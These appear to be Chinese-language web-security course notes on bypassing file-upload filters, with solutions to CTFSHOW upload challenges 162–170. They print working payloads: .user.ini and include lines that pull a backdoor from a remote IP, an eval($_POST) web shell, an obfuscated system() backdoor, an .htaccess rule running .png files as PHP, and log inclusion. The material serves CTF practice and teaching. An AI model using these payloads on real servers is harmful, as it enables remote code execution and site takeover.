
WEB 攻防-通用漏洞&文件上传&二次渲染&.htaccess&变异免杀


ASP
IIS安全
解析
短文件
配置不当写权限
源码问题
MDB下载
ASP数据库植入
ASPX
配置不当
路径泄漏错误
代码安全
DLL反编译
常见漏洞
未授权访问
PHP
应用
CTF考点
真实CMS源码
函数
==与===
md5
不比较类型
比较类型
intval
取整数，进制或小
strpos
查看字符串，换行
in_array
第三个参数设置
preg_match
数组绕过
不带M正则
str_replace
无递归，双写
JAVA
代码URL对应
JAR反编译
URL路由代码关系
加载jar包
身份验证
JWT安全
空算法无
爆破密匙
KID攻击
其他安全
访问控制
安全组件
看项目中带有的组件jar
看代码中声明包含的组件

#知识点：

1、文件上传-二次渲染

2、文件上传-简单免杀变异

3、文件上传-.htaccess 妙用

4、文件上传-PHP 语言特性

#详细点：

1、检测层面：前端，后端等

2、检测内容：文件头，完整性，二次渲染等

3、检测后缀：黑名单，白名单，MIME 检测等

4、绕过技巧：多后缀解析，截断，中间件特性，条件竞争等

#本章课程内容：

1、文件上传-CTF 赛题知识点

2、文件上传-中间件解析&编辑器安全

3、文件上传-实例 CMS 文件上传安全分析

#前置：

后门代码需要用特定格式后缀解析，不能以图片后缀解析脚本后门代码(解析漏洞除外)

如：jpg 图片里面有 php 后门代码，不能被触发，所以连接不上后门

如果要图片后缀解析脚本代码，一般会利用包含漏洞或解析漏洞，还有.user.ini&.htaccess

文件二次渲染：

1、判断上传前和上传后的文件大小及内容

2、判断上传后的文件返回数据包内容

演示案例：

- CTFSHOW-文件上传-162 到 170 关卡

---

162 突破.过滤

过滤 . () {} ;等

利用远程包含 IP 转换地址后门调用执行

.user.ini auto_prepend_file=png

png <?=include'http://794750069/'>

https://www.bejson.com/convert/ip2int/

163 突破上传删除

过滤 . () {} ;等 同时文件被删除

直接利用.user.ini 包含远程

auto_prepend_file=http://794750069/

auto_prepend_file=http://794750069/

164 png 二次渲染

https://blog.csdn.net/qq_40800734/article/details/105920149

get 0=system

post 1=tac flag.php

165 jpg 二次渲染

1、先上传 jpg 正常，返回包发现渲染

2、上传 jpg 渲染后保存，生成带代码图片

调用执行：php jpg.php 1.jpg

166 zip 调用包含

直接上传 zip 后修改代码

<?=eval($_POST[x]);?>

167 .htaccess 妙用

.htaccess 默认不支持 nginx，设置后支持

.htaccess 可以通过设置实现文件解析配置

将.png 后缀的文件解析成 php

AddType application/x-httpd-php .png

将.png 后缀的文件解析成 php

168 免杀后门

<?php $a='syste';$b='m';$c=$a.$b;$c('tac ../flagaa.php');?>

169 170 日志包含

构造.user.ini 利用条件：上传 index.php 内容随意

上传.user.ini 包含日志：auto_prepend_file=/var/log/nginx/access.log

涉及资源:

补充：涉及录像课件资源软件包资料等下载地址